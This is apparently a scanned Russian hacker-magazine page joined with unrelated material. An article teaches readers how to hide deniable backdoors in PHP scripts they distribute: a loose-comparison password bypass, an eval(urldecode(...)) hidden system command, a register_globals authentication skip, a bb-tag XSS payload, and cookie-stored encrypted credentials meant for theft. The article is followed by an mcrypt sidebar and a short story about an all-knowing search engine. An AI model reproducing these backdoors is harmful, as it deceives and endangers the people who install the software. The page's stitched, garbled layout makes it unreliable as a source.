Однако подумай, что будет, если просто добавить эту строчку в твой скрипт из 20 строк. Любой дошкольник уже секунд через 10 после того, как откроет сорец, скажет тебе, что ставить этот скрипт себе он не будет, а лучше пойдет поищет в гугле проекты, где установлен твой скрипт. Так что примеры выше — это из разряда «как делать не надо».

И еще один момент. Очень важно, когда твой баг найдут, чтобы он не смотрелся как специально сделанный бэкдор, а был похож на ошибку. Ну или, по крайней мере, был запрятан так, чтобы найти его было проблематично.

Впрочем, довольно уже вводной части, перейдем к непосредственным решениям. Сейчас я научу тебя, во-первых, вставлять

хитроумные бэкдоры в твои скрипты, а во-вторых, допускать наивные ошибки. Как ты скоро поймешь, чтобы делать ошибки, надо чуть-чуть соображать :).

ОБЩИЕ ИДЕИ

Первым делом надо продумать, где и каким образом мы будем размещать жуков. Их форма и содержание — отдельный разговор. Сейчас давай решим, в каком месте программы мы будем их прятать. Любая php-система обычно состоит из множества файлов. Всегда есть несколько файлов с описанием классов или функций — такие сценарии просто инклудятся скриптами, в которых используются описанные классы и процедуры. Наших жуков лучше всего прятать внутри именно файлов с описаниями функций, поскольку они, как правило, довольно здоровые, и отыскать вручную одну ядовитую строку — сложная штука.

Будет круто, если нам удастся обойтись без «хакерских» словечек вроде «include» и «system» :). Я думаю, лучше всего вписать в код программы не тупого жука вроде system($_GET[cmd]), а какую-то сложную для понимания логическую ошибку, которую автоматическими средствами отыскать никак нельзя. Об этом мы тоже поговорим, но сперва рассмотрим идеи несколько иного толка.

ОШИБКИ СРАВНЕНИЯ

Во многих скриптах есть места, где производится аутентификация пользователя. В общем случае делается примерно так. Выбирается из таблицы запись, соответствующая введенному пользователем логину, после чего смотрится, вернулась ли запись, и сравниваются введенный и оригинальный пароли (или хэши паролей). Ты, наверное, сейчас подумал, что я тебе сейчас расскажу об sql-injection. Но это совершенно не так. Первый наш трюк заключается в использовании оператора сравнения ==. Скажи, ты уверен, что знаешь, как он работает? Давай протестируем тебя. Подумай как следует и скажи, что вернет следующий код?

```
if(0=="aa1") {return 1;} else {return 0;}
```

Большинство людей рассчитывают, что он вернет 0, так как ноль не равен строке "aa1". А код вернет единицу. С точки зрения оператора ==, число 0 «равно» строке "aa1". Дело все в том, что PHP, как язык без ярко выраженной типизации данных, предоставляет программистам большую свободу, но и награждает взамен некоторым геморроем. Так, при сравнении оператором == целого и строки, строка будет приведена к типу int и всегда будет «равна» нулю. Эту фишку можно заюзать, чтобы внедрить в твою систему потаенную дверцу. Скажем, вот так:

```
if(ereg("^[0-9]$",$_GET[passwd])) $passwd=(int)$_GET[passwd]; else $passwd=$_GET[passwd];
if($_GET[login]=="user_name" &&
    $passwd=="T9s8)jdy67") {
    echo "hello";
    }
```

В этом примере просто сравниваются переменные с жесткими значениями. Однако такой код выведет заветное «hello» в двух случаях: если в поле passwd будет пароль (T9s8)jdy67) или… число 0.

Похожий баг, кстати, недавно светился в багтрак-лентах. Его нашли, естественно, в phpBB, если я ничего не путаю.

ШУТКИ С EVAL

Неплохой способ спрятать внутри кода бэкдор — заяюзать функцию eval. Как ты знаешь, эта функция занимается тем, что выполняет, переданный ей, php-код. Код передается в виде обыкновенной строки, что-то вроде того:

```
eval("echo 'ok';");
```

Это выведет строку 'ok'. В нашем случае зловредную строчку кода нельзя вставить в открытом виде. Ведь многие взломщики, когда исследуют большие системы на баги, просто ищут в тексте программы вхождения ключевых слов, вызовы потенциально опасных функций: system(), exec(), include() и так далее. Поэтому мы воспользуемся преимуществом и переведем ядовитий php-код в URL-представление, при которой каждый символ ставится в соответствии с последовательностью %код_символа_в_hex. Процедура для такого кодированя строки оцень проста для понимания:

```
$str="system('ls -la');";
for($i=0;$i<strlen($str);$i++) {
    $code=ord($str[$i]);
    $hexcode=dechex($code);
    echo "%".$hexcode;
    }
```

Для строки system('ls -la'); будет получена следующая последовательность байт: %73%79%73%74%65%6d%28%27%6c%73 %20%2d%6c%61%27%29%3b. Теперь, если передать ее на выполнение, предварительно обработав функцией urlencode, будет незаметно выполняться наша хакерская команда:

```
eval(urldecode("%73%79%73%74%65%6d%28%27%6c%73%20%2d%6c%61%27%29%3b"));
```

ПРОТИВ ПРИРОДЫ НЕ ПОПРЕШЬ


Самое крутое, что можно придумать в изготовлении багов, — это допустить логическую ошибку. То есть сознательно закрутить такую канитель if'ов, case'ов, циклов и вызовов внешних функций, чтобы при определенных условиях эта конкрукция сработала бы тебе на пользу. Найти такую вещь среди тысячи строк другого кода — непосильная задача, которую и автоматизировать толком нельзя :). Этим мы с тобой и воспользуемся. Представь себе такой кусок кода:

```
function isLogin($login) {
if(ereg($login, "^[a-zA-Z0-9]{3,10}$")) {return true;}
else {return false;}
    }

function isPasswd($passwd) {
if(ereg($passwd, "^[a-zA-Z0-9]{8,20}$")) {return true;}
else {return false;}
    }

function auth($login, $passwd) {
        $ll=-2;
        if(isLogin($login)) $ll++;
        if(isPasswd($passwd)) $ll++;
        if(!isset($l)) $l=$ll;
        if($l==0) {
                return true;
        } else {
                return false;
        }
}
```

ШИФРОВАНИЕ В PHP

У тебя наверняка возник вопрос, каким образом можно «зашифровать при помощи RSA». В самом деле, тему шифрования в PHP мы еще почти не изучали. Для использования таких алгоритмов, как DES, TripleDES, Blowfish, 3-WAY, SAFER-SK64, SAFER-SK128, TWOFISH, TEA, RC2 и т.п., необходимо установить libmcrypt-2.5.6. Ты можешь найти ее либо на нашем диске, либо слить из инета с mcrypt.sourceforge.net. После того как ты распакуешь архив с библиотекой, тебе нужно собрать ее с параметром --disable-posix-threads, после чего заново скомпилировать PHP, добавив к configure-сценарию параметр --with-mcrypt[=DIR].

После установки библиотеки тебе станет доступна куча функций, описание которых ты найдешь на нашем диске, а можешь почитать в онлайне на сайте www.php.net — достаточно только в поиск на главной странице ввести слово mcrypt.



недосмотр кодера или специально сделанный баг?

Функции isLogin, isPasswd размещены в отдельном файле, auth() — тоже в отдельном. Все вызывается во внешнем файле. Скажи, как в этом случае можно обойти аутентификацию?

Элементарно! Если в скрипте включен параметр register_globals=On, то достаточно только лишь передать сценарию параметр l=0. В этом случае в переменную $l будет помещено твое левое значение, а все проверки пойдут лесом.

CSS И СЕССИИ


Вот уже где настоящее раздолье для жуков и багов! Сейчас стало модно привязывать сессии к IP-адресам, с которых они начались. Времена, когда, украв ID-сессии, можно было получить доступ к спрятанным там переменным с другого IP-адреса, позади, равно как и хранить в кукисах плейнтекстом пару л+п :).

Первым делом нужно позволить при определенных условиях внедрить пользователю CSS-код. Само собой, при всех прочих условиях вся ядовитая дрянь должна вырезаться системой. Для этого ты привык пользоваться ereg-функциями, которые вырезают из пользовательских строчек ненужные символы. Во многих проектах для пользователей делают специальные bb-тэги вроде [img] и [b], которые позволяют элементарным образом форматировать сообщения. В этом случае можно допустить небольшой ляп и разрешить пользователю внедрять в качестве одного из параметров bb-тэга такую конструкцию:

```
style=background-image:url(javascript:alert("XSS"))
```

Это позволит реализовать CSS-атаку. Но что с ее помощью можно будет украсть? Как обычно, содержимое кукисов. Вот здесь вся соль. В кукисы надо спрятать кое-что очень важное — скажем, туда можно складывать пары л+п, зашифрованные RSA. Шифрованную последовательность размещаем в кукисах, и никто, кроме нас, не сможет получить доступа к этой информации. Даже если «левый» хакер украдет у пользователя кукис и поймет, что в странной переменной PHPSID лежит не что иное, как зашифрованная пара л+п, он не сможет получить доступ к этой информации, даже получив доступ к открытому ключу, с помощью которого мы закодировали данные.

BINARY YOUR'S



описание функций библиотеки mcrypt

TEXT MINDW0RK / **MINDW0RK@GAMELAND.RU/**

Space dot com

Джефф знал, что в компьютерном мире нет ничего невозможного. Не бывает систем защиты, которые невозможно взломать, не бывает программ, которые невозможно написать. Поэтому он растерянно смотрел на экран своего монитора, пытаясь найти этому объяснение. Картинка, которую он видел, представляла собой простенький поисковик — посередине находилась строка ввода запрашиваемой информации, чуть ниже — кнопка подтверждения с говорящим названием: «Спроси и я отвечу». А вверху — изображение маленького мохнатого чертенка, лукаво смотрящего на посетителя. Конечно, Джефф знал, что поисковики не ограничиваются гуглем и yahoo, есть полно малоизвестных поисковых машин. И не было бы ничего примечательного в том, на котором он оказался, если бы не одно «но» — адреса этого сайта существовать не могло. Мало того что доменное имя не может состоять из одного символа, но и этим символом является пробел, что абсолютно невероятно. Браузеры попросту не воспринимают пробелы, удаляя их из адресной строки при попытке загрузить сайт. Но откуда тогда взялся этот поисковик, появившийся на ошибочный запрос <пробел>.com?

Возможно, кэш-память хулиганит… Джефф вышел из «оперы» и запустил старый-добрый Internet Explorer. Но когда он ввел странный адрес, перед его глазами снова оказался тот самый чертенок, а красочная иконка приглашала задать поисковику вопрос.

Что ж, стоило, по крайней мере, протестировать чудо-поисковик. В этот момент Джеффа не интересовала никакая информация, поэтому он просто ввел свои имя и фамилию. Картинка на экране сменилась надписью «Запрос обрабатывается. Ждите». Ждать пришлось около минуты, в итоге Джефф получил совсем не то, что ожидал. Там не было вариантов выбора сайта, а была ссылка только на одну страницу, где находилось его подробное досье.

Поисковик знал все. Когда он родился, какой университет окончил, о компании, в которой Джефф работал, здесь были информация о кредитных картах, его банковском счете, история болезней и многое другое. Были и такие сведения, которые, как считал Джефф, никто не мог знать. Поисковик рассказал о первой мелкой финансовой афере, которую Джефф провернул в конторе отца, о его далеко не самых законных операциях на eBay и использовании компьютеров на работе в своих целях. У Джеффа выступил на спине холодный пот. Со всем этим его легко могли упрятать за решетку. А ведь он полагал, что умеет мастерски заметать следы, и ни один коп не докапается. Только откуда это досье? Кто мог нарыть про него все это? Ссылка, по которой находилась вся эта информация, ничего ему не говорила: <space>.com/~45399631.

Автор иллюстраций Анна Журко

Джефф скопировал фрагмент текста, зашел на google и ввел в поисковую строку. Крупнейший в Интернете поисковик пожаловался, что документов, соответствующих запросу нет. Значит, или space dot.com имеет доступ к базам данных спецслужб, или над ним, Джеффом, кто-то решил подшутить.

— Дорогой! Собирайся, нам пора выходить! — раздался голос Энни из спальни.

* * *

Они встречались несколько месяцев, и все это время Энни не переставала его удивлять. Она могла быть доброй, хрупкой женщиной, а иногда превращалась в настоящую стерву и истеричку. Могла быть настоящей красавицей или обычной девушкой, которую он бы даже не заметил в толпе. Даже речь ее и мысли менялись время от времени. Энни была для него полной загадкой.

Переодевшись, она вышла из спальни, и Джефф увидел перед собой рыжеволосую красавицу в дорогом бирюзовом платье, которое он подарил ей месяц назад.

— Выглядишь потрясающе.

— Спасибо, дорогой.

Она потянулась и поцеловала его в губы.

— Нам нужно поторопиться, Конрад не любит, когда гости опаздывают.

Энни накинула на себя легкую курточку, закрыла дверь дома и, взяв его под руку, направилась к машине.

Конраду Макфраю было почти 70 лет. Он являлся отчимом Энни и начальником Джеффа. Суровый седоволосый мужчина, сделавший за свою жизнь отличную карьеру. Он был требовательным как к себе, так и к подчиненным, и, несмотря на их роман с Энни, поблажек Джеффу не делал. Раз в месяц они навещали старика, но каждый раз после этих встреч у Джеффа оставался неприятный осадок на душе. Его никогда не мучила совесть, что он обманывает других людей, но с Конрадом все было по-другому. Джефф не мог не использовать в своих целях такие доступные корпоративные машины, да и обвести всех вокруг пальца было так просто. Но старик доверял и относился к нему хорошо, так что в его обществе Джефф чувствовал себя неловко.

Дом Конрада был огромным и находился в самом центре Грейс-Авеню — богатейшего района города. Джефф слышал, что босс купил его за 3 миллиона баксов у какой-то спившейся актрисы. Сейчас, когда Конрад с женой привели его в порядок, особняк мог потянуть на все пять.

Дверь им открыла Мелисса Макфрай:

— Джефф, Энни, мы уже вас заждались, — женщина их радушно расцеловала и пригласила в зал, откуда доносился запах жареной индейки. Конрад тоже вышел их поприветствовать, но Джефф сразу понял — что-то не так. Слишком сухо старик с ним себя повел.

Мелисса усадила гостей за стол, призвала всех помолиться перед трапезой, затем все принялись за еду. Словоохотливая жена босса рассказывала о том, что произошло в их семье за последние пару недель — каждая мелочь у нее становилась грандиозным событием. Энни с удовольствием поддерживала разговор, в то время как мужчины в основном молчали. Конрад насупленно ел, изредка бросая тяжелый взгляд на Джеффа. Было очевидно, что после обеда между ними состоится серьезный разговор.

* * *

— Какой-то Конрад странный сегодня. Никогда не видела его таким угрюмым, — задумчиво сказала Энни в машине, когда они уже возвращались домой.

— Ему нужно больше отдыхать. В его возрасте нельзя столько работать.

А в это время в его голове звенел разгневанный голос старика, прозвучавший на террасе, когда они остались одни:

— Я все знаю, черт тебя подери. Мерзавец, думал тебе это сойдет с рук? Если бы не Энни, уже сидел бы за решеткой. В понедельник же жду от тебя заявление об уходе.

Джефф не боялся остаться без работы — он всегда гордился, что может делать деньги из воздуха. А в полицию Конрад заявлять не будет, так как не хотел делать больно Энни. Гораздо больше Джеффа беспокоило досье о себе, которое он странным образом обнаружил на своем компьютере. Кто еще о нем знает? Откуда оно взялось?

— Дорогой, ты меня слышишь? — голос Энни вырвал его из размышлений.

— Извини, солнце. Задумался.

Добравшись до дома, Джефф сразу сел за свой компьютер и ввел в строке браузера <пробел>.com. Сайт выглядел по-прежнему, за исключения чертика, который теперь зло ухмылялся.

«Спроси и я отвечу», — предлагал сайт.

Что ж, на этот раз у него были вопросы.

Джефф набрал в строке поиска: «Откуда Конрад обо всем узнал?».

Поисковик попросил подождать и через минуту выдал ответ.

«Во время вынужденной перезагрузки корпоративных серверов, значения программ, координирующих работу бот-сети, были обнулены, и нахлынувший трафик сразу же бросился в глаза системному администратору Самюэлю Джеферсону, который быстро вычислил, с какой машины поступают команды. Джеферсон провел собственное расследование и о результатах доложил руководителю компании Конраду МакФраю».

— Черт бы тебя побрал, Сэм! — хлопнул кулаком по столу Джефф. Но гнев быстро прошел, и лицо Джеффа вытянулось от изумления.

«Откуда поступает вся твоя информация?» — спросил он у поисковика. Чтобы ответить на этот простой вопрос, поисковику потребовалась стандартная минута. Похоже, все запросы требовали временной обработки. В конце концов появилась страничка с ссылкой, по которой Джефф нашел ответ:

«Я поисковая машина, моя работа — все знать. Спроси и я отвечу».

«Ты можешь дать ответ на любой вопрос?» — не унимался Джефф.

«Если вопрос подразумевает ответ».

— Дорогой, пошли в постель. Погреешь меня, — Энни подошла сзади и обхватила его плечи руками.

— Ложись, малышка. Я сейчас подойду.

— Ой, какой симпатичный чертенок! — восторженно заметила Энни. Чертенок, украшающий индексную страницу поисковика, действительно преобразился и теперь был довольно милым.

— Ничего особенного, — Джефф поспешил нажать ALT-TAB.

Когда девушка ушла, он снова вернулся к поисковику. Джефф не сомневался, что все это — проделки одного из его знакомых. Может быть, кто-то из старых приятелей хакеров? На ум сразу же пришел Godly — молодой парнишка, который любил взламывать компьютеры security-фирм и оставлять админам издевательские сообщения. На него похоже. Правда, Godly на несколько лет упрятали за решетку.

Как бы там ни было, Джефф решил проучить шутника.

«Кто победит в завтрашнем матче по хоккею — Россия или Канада?», — ввел он в строку поиска.

«Россия одержит победу со счетом 2:0».

В ту ночь Джефф так и не смог заснуть. В памяти всплыли эпизоды из хакерского прошлого, когда он с остальными ребятами из группы Pain взламывал разные сайты и чувствовал себя богом в Сети. В то время он мечтал создать собственную security-компанию, заниматься чем-то полезным. Но все обернулось иначе. Друзья-хакеры с возрастом оставили свои подростковые увлечения и занялись совсем другими вещами, не имеющими к компьютерам никакого отношения. Джефф залез в долги и, чтобы их вернуть, стал промышлять мошенничеством в Интернете, организуя аферы и разводя юзеров на eBay. А потом встретил Энни, которая помогла ему устроиться в фирму отчима. Утром Джефф позвонил своему давнему приятелю Колину Морфейену, известному несколько лет назад под ником Gregory, и договорился с ним встретиться в одном из местных пивных пабов. Они не виделись уже много месяцев и вместе поностальгировали о старых-добрых временах.

— Кстати, Колин, не в курсе, где сейчас Godly?

— Разве не знаешь? Сидит за решеткой уже 4-й год.

— Да, я слышал. Думал его выпустили уже.

— Да нет, дружище. Сидеть ему еще, как минимум, столько же.

Когда вечером Джефф вернулся домой, он первым делом узнал результаты хоккейного матча. Россия победила со счетом 2:0.

* * *

— Здравствуйте, уважаемые телезрители, в эфире программа «Счастливый случай», и с вами я, Сюзан Фрива. Многие из вас покупают лотерейные билеты. Кому-то везет, кому-то — нет. Однажды мне удалось выиграть 10 долларов, сколько же я потратила на билеты, лучше умолчу. Не хочет удача преподносить мне подарки. Чего не скажешь о нашем сегодняшнем госте — Джеффри Столпери, который несколько недель назад сорвал джекпот в 250 миллионов долларов в суперпопулярной лотерее «Гранд Прайз». Встречайте!

Под бурные аплодисменты Джефф занял свое место возле телеведущей. Обстановка кругом была непривычной — на него смотрели 3 телекамеры и сотни зрителей, внимание которых было приковано к нему. А ведь еще недавно никто не знал, кто такой Джеффри Столпери.

— Итак, Джеффри, расскажите нам, как вам удалось угадать 9 цифр из 9. Вероятность этого, по подсчетам экспертов, составляет 1 из 360 миллионов. Что это — чутье или невероятная удача?

Джефф улыбнулся.

За последние 2 месяца его жизнь резко изменилась. Из бывшего работника компьютерной компании и мелкого афериста он превратился в богатого и известного гражданина. У него появились новые друзья, вышли на связь старые приятели. Джефф понимал, что их всех привлекают его деньги, но это было неважно. Он купил дом, еще роскошнее, чем у Конрада, 3 дорогие машины. У него была уйма денег, и он даже не представлял, куда все потратить. И за всем этим стоял поисковик, который давал ответы на любые вопросы. После того как он с

точностью предсказал исход матча, Джефф принялся экспериментировать с этим сайтом и в конце концов понял, что розыгрышем там и не пахло. Никто не мог знать, что сказала Мэгги после первого в его жизни секса, и где он в детстве похоронил своего верного пса. Никто, кроме него самого. Джефф не знал, как это объяснить и откуда сайт space dot com берет все ответы. Со временем он перестал задумываться над этим, попросту пользуясь представившимися возможностями. А возможности эти теперь были безграничны.

— Я с детства был удачливым. Когда таскал из бабушкиной кладовки варенье, всегда попадало другим мальчишкам. Когда сдавал вступительные экзамены в университет, экзаминатор оказался земляком. По правде говоря, я не задумывался над комбинацией, просто ввел ее «от балды»…

Шоу продолжалось 40 минут, в течение которых ему задавали заранее приготовленные вопросы в духе: «Куда вы потратите столько денег?» и «Что вы хотите сказать людям, покупающим лотерейные билеты?». Джефф был доволен собой.

Вернувшись домой, он сел за компьютер и запустил поисковик.

Чертенок подмигивал ему. Удивительно, этот сайт был как будто живым. С ним можно было общаться, а чертенок, словно выражал эмоции space dot com. Улыбался, если Джеффу было хорошо, озабоченно хмурился, если Джефф злился.

Джефф задумался и открыл в другом окне google. Теперь некогда выдающийся поисковой сервер казался таким жалким и ограниченным. Он ввел в строке поиска: «Нерешенные задачи в науке» и получил список семи главных математических пазлов столетия, над которыми ломали голову величайшие ученые мира. Ухмыляясь, Джефф запросил их решения у slash dot com, в результате чего получился длинный научный трактат, испещренный формулами и доказательствами. Из того, что там было написано, Джефф не понимал ровным счетом ничего. За каждую из семи только что решенных задач полагался приз в миллион долларов, но не деньги его привлекали. Эти канцелярские крысы считали себя умнее всех, как бы не так. Он отыскал в Интернете адрес университета, обещавшего за решение задач награду, и отправил им письмо, к которому приложил ответы и краткую информацию о себе. Джефф представил выражение их лиц и засмеялся.

*** * ***

«Кто был первым мужчиной Дэнис Грув, нашей первой красавицы в колледже?»

«Джозэф Олберри».

— Мистер Джо? Надо же, старый пердун, преподаватель хренов, — гоготнул Джефф.

«На первой работе у меня стащили ноутбук, кто был вором?»

«Иен Гранто».

— Я знал! Знал! Сукин сын только притворялся овечкой. Надо будет найти и проучить гаденыша.

«Кто в истории человечества спал с наибольшим количеством разных женщин?»

«Шах Мохаммед Зарфат Али. Он овладел за свою жизнь 9642 женщинами».

— Как у него там только ничего не отвалилось? — с восторгом удивился Джефф.

«Чем сейчас занимается Бритни Спирс?»

«Оральным сексом со своим мужем Кевином Федерлайном».

Джефф вводил вопрос за вопросом, интересуясь всем, о чем не могли сообщить газеты и чего не найдешь в Интернете.

— Джеффри, нас пригласили на ужин семья Хоттери, — послышался голос Энни.

— Ага.

— Ты опять за своим компьютером? Ну сколько можно! — девушка вошла в комнату.

— Я занят! — рявкнул Джефф. Вечно она суется в самое неподходящее время.

— Ты все время занят. Сидишь целыми днями, уткнувшись в свой ящик.

Джефф начинал терять терпение. В последнее время эта женщина стала все больше его раздражать. Чего ей еще надо? Денег — куры не клюют. Почему она не может оставить его в покое?

— Я не пойду ни на какой ужин. Оставь меня в покое.

— Но…

— Разговор окончен, — Джефф отвернулся, показывая, что дальше обсуждать ничего не намерен.

Энни посмотрела на него долгим тяжелым взглядом и отправилась одеваться.

«Где скрывается Усама Бен Ладен?»

«Небольшое поместье в черте леса, в 120 километрах от Багдада».

*** * ***

Однажды Джефф с криком проснулся. Ему приснился кошмар, где он попал в ад и повсюду были чертята, все как один похожие на картинку space dot com'a. Последнее время он часто плохо спал. Джеффу казалось, что о поисковике узнают другие, и тогда все поймут, как он выиграл в лотерее, отберут у него все. Включая сайт, без которого обходиться он уже не мог. Если Джефф с кем-нибудь знакомился, он обязательно запрашивал подробную информацию об этом человеке у space dot com. Если узнавал об интересных новостях — требовал у поисковика всех «грязных» подробностей, у которых официальные источники информации умалчивали. Когда он почувствовал, что приболел, то просто спросил о своей температуре у поисковика.

Никто не мог его обмануть или что-то скрыть, Джефф мог узнать все про всех. Но жизнь без тайн постепенно начинала наскучивать.

Иногда он развлекался, подшучивая над знакомыми и соседями. Оказалось, что сосед по дому в тайне от жены занимается балетом. Джефф тайком послал ему балетные штанишки. Он узнал телефон Иена Гранто, бывшего сотрудника, стащившего у него ноутбук, и, представившись полицейским, обьяснил, что все знает и ждет его завтра в полицейском участке.

У него в руках были все тайны мира, но что с ними делать Джефф не знал. Пару дней назад он получил ответ из университета, в который он послал решение 7 главных математических головоломок. Ему сказали, что он допустил ошибки, и решение неверное. Безмозглые идиоты! Поисковик не мог ошибаться. Помогать науке у Джеффа пропало всякое желание.

*** * ***

Уход Энни был неожиданным. Она просто подошла к нему, как обычно сидящему за компьютером, и сообщила:

— Я ухожу, Джеффри. Не могу смотреть, как эта железка губит тебя.

Он пытался ей возразить, но она просто собрала вещи и переехала в купленную на прошлой неделе просторную квартиру в другом конце города.

— Как вернуть Энни? — спросил Джефф у поисковика.

«Никак. Ты больше никогда ее не увидишь», — появился ответ.

Но Джефф ощутил, что совсем не переживает по этому поводу. Он вспомнил, что за последний месяц они практически не общались. Он вообще мало с кем общался и практически не выходил из дому. Зачем? Все эти люди не представляли для него интереса, все они, как и окружающий мир, были как на ладони.

«Есть ли что-то, чего ты не знаешь?» — задал вопрос Джефф поисковику.

«Возможно».

Это был первый раз, когда поисковик ответил уклончиво. Джефф даже не подозревал, что такое может быть. Все предыдущие ответы были сухими и четкими, без какой-либо двусмысленности. Интересно, что будет, если спросить его о том, что ему неизвестно? — подумал Джефф. И с энтузиазмом взялся придумывать такие вопросы.

«Насколько велика Вселенная?» — спрашивал Джефф.

И получал длинную формулу, испещренную числами и степенями, от которых навевало тоской.

«Есть ли жизнь после смерти?».

«Жизнь — это круговорот. Потеряв ее, ты тут же приобретешь новую».

Поиски вопроса, способного взять верх над всезнающим монстром, стали для Джеффа наваждением. Но как он ни старался, поисковик все время находил ответ.

* * *

Джефф задал этот вопрос совершенно случайно. Как и сотни других, не задумываясь о последствиях.

«Когда я умру?».

Он был уверен, что поисковик даст ему еще 50 лет спокойной жизни. В конце концов, владея информацией и огромным богатством, можно обезопасить себя от многих неприятностей.

«18 марта 2006 года. В 17:46».

Это было через 6 дней.
Джефф застыл неподвижно, сверля высвеченный приговор глазами. Чертик смотрел на него с сожалением. Джефф ощутил, как к горлу поступила тошнота, а в голове звенело: «Поисковик не ошибается, не ошибается, не ошибается…». Дрожащими руками он набрал:
«Как именно я умру?».
Но вместо привычного сообщения «Запрос обрабатывается. Ждите ответа», произошло то, чего он меньше всего ожидал. Браузер выдал: «Невозможно подключиться к удаленному серверу». Джефф нажал F5, но это не помогло. Он зашел в IE и ввел в адресную строку <пробел>.com. Безрезультатно. То, что пару месяцев назад казалось бы ему очевидным, теперь было бессмысленным и невероятным. Поисковик отказывался работать.
— Ну, давай! — заорал Джефф, тарабаня по клавиатуре.
Браузер был неумолим.
Ни перезагрузка, ни повторные наборы адреса не помогали. Каждый раз, когда Джефф пытался вернуть space dot. com, он получал в ответ ошибку.
Джефф принялся как сумасшедший ходить по дому, заламывая руки.
— Почему? Почему сейчас? — спрашивал он в воздух, но теперь некому было ответить на его вопросы. Джефф проклинал себя за то, что спросил о своей смерти. Но через 10 минут успокоился, и с ненавистью посмотрел на свой ноутбук.
— Ну ничего, мы еще посмотрим.

* * *

Джон Харли гордился своим профессионализмом и послужным списком. Ему довелось защищать двух президентов, трех сенаторов и множество крупных бизнесменов и чиновников. Но настолько запуганный клиент ему попался впервые. Джеффри Столпери был абсолютно уверен, что его хотят убить, и даже называл точное время.
— Не беспокойтесь, мистер Столпери, — успокаивающим голосом обратился к Джеффри начальник охраны. — Мои люди — лучшие из лучших, мы обеспечим вам максимальный уровень безопасности. Пока мы рядом, вам нечего бояться.
Но его слова не производили на клиента никакого впечатления. Харли не понимал, что могло так напугать этого человека. Он установил камеры слежения по всему дому, поставил новые замки, обеспечил мгновенную связь с полицейским участком, его ребята охраняли каждый дюйм территории и были хорошо вооружены. Мышь не проскочит.
— Никого в дом не пускайте. Вообще никого. Обо всем подозрительном сообщайте мне, — затравленно просил Столпери.
— Успокойтесь, ради Бога. В моей практике не было такого, чтобы клиента убивали прямо у меня под носом. По правде говоря, я себе это слабо представляю. Все будет хорошо.

* * *

До отпущенного ему срока оставалось 2 часа. Джефф не расставался с ноутбуком, пытаясь достучаться до поисковика. Но сообщение о невозможности соединения появлялось снова и снова. Никогда в своей жизни Джефф не испытывал такой ужас. Он сделал все возможное, чтобы предотвратить свою смерть, даже изолировал себя от охранников в маленькой, закрытой на замок комнате, на случай, если кто-то из них окажется подставным. Но страх неизвестности полностью сковал его.
— Может, обойдется? — загорелась в мозгу слабая надежда.
Джон Харли в это время делал обход. Все охранники были на своих постах. Он предпочел бы находиться рядом с клиентом, но тот пожелал запереться в своей комнате. Столпери, похоже, не доверял никому. По крайней мере, у него была портативная рация, по которой он мог быстро связаться с начальником охраны.
Чем больше за последние несколько дней Джон общался со Столпери, тем больше убеждался в том, что клиент — обычный шизофреник, страдающий манией преследования. Но он пообещал заплатить миллион долларов за неделю работы, отказываться было глупо. Может быть, перебесится после того, как «судный час» пройдет?
Джон взглянул на время. Оставалось 10 минут.
— Мистер Столпери, с вами там все в порядке? — спросил он, связавшись по рации.
— К-кажется да, — раздался из трубки дрожащий голос.
Харли связался с ребятами, которых он поставил охранять двери в комнату клиента. Ничего подозрительного…
Джон пошел отлить, по пути размышляя, от чего у людей так едет крыша. Наверняка был какой то переломный момент. Срок, о котором говорил Столпери истек, как Харли и предполагал, ничего не произошло. В дом не ворвались киллеры, не произошло ни взрыва, ни нашествия пришельцев.
Джон связался с клиентом. Рация молчала.
Начальник охраны проследовал к комнате, в которой находился Джефф. Его парни были на месте.
— Ничего?
— Чисто, — ответил один из них.
Джон постучал в дверь.
— Мистер Столпери?
Тишина.
— Мистер Столпери, с вами все в порядке?
По ту сторону двери не было слышно ни звука.
Начальник охраны отошел на метр и резким движением выломал дверь. Внутри, в обнимку с ноутбуком неподвижно лежал Джеффри Столпери. На экране виднелось изображение мохнатого чертика, который, казалось, смеялся над ними. Изображение на мгновение замерцало, после чего монитор погас.
Джон бросился к телу, понимая, что уже слишком поздно.

* * *

В лаборатории стоял легкий запах медикаментов. Следователь, Гарри Олдер, с тоской смотрел на труп, прикрытый простыней.
— Да, не повезло бедняге. Еще вчера выиграл кучу денег, а сегодня уже умер, — вздохнул следователь.
— Ну, этот хоть что-то выиграл, — полицейский медэксперт, Сэм Велбери, оторвался от документов и подошел к нему.
— Что случилось, Сэм?
— Сердце отказало. Честно говоря, странный случай. Весь организм как огурчик, но инфаркт такой, как будто у старика какого-то.
— Может, принял что-то?
— Полное отсутствие лекарств в крови. Я бы тебе сразу сообщил.
— Мне сказали, что он заранее знал время своей смерти. Мог он психологически подвести себя к этому?
— Все может быть. Стресс, страх, кто знает, что еще творилось у него на душе. Попробуй-ка поживи, уверенный, что завтра тебя не станет.
— Никаких синяков, царапин?
— Абсолютно.
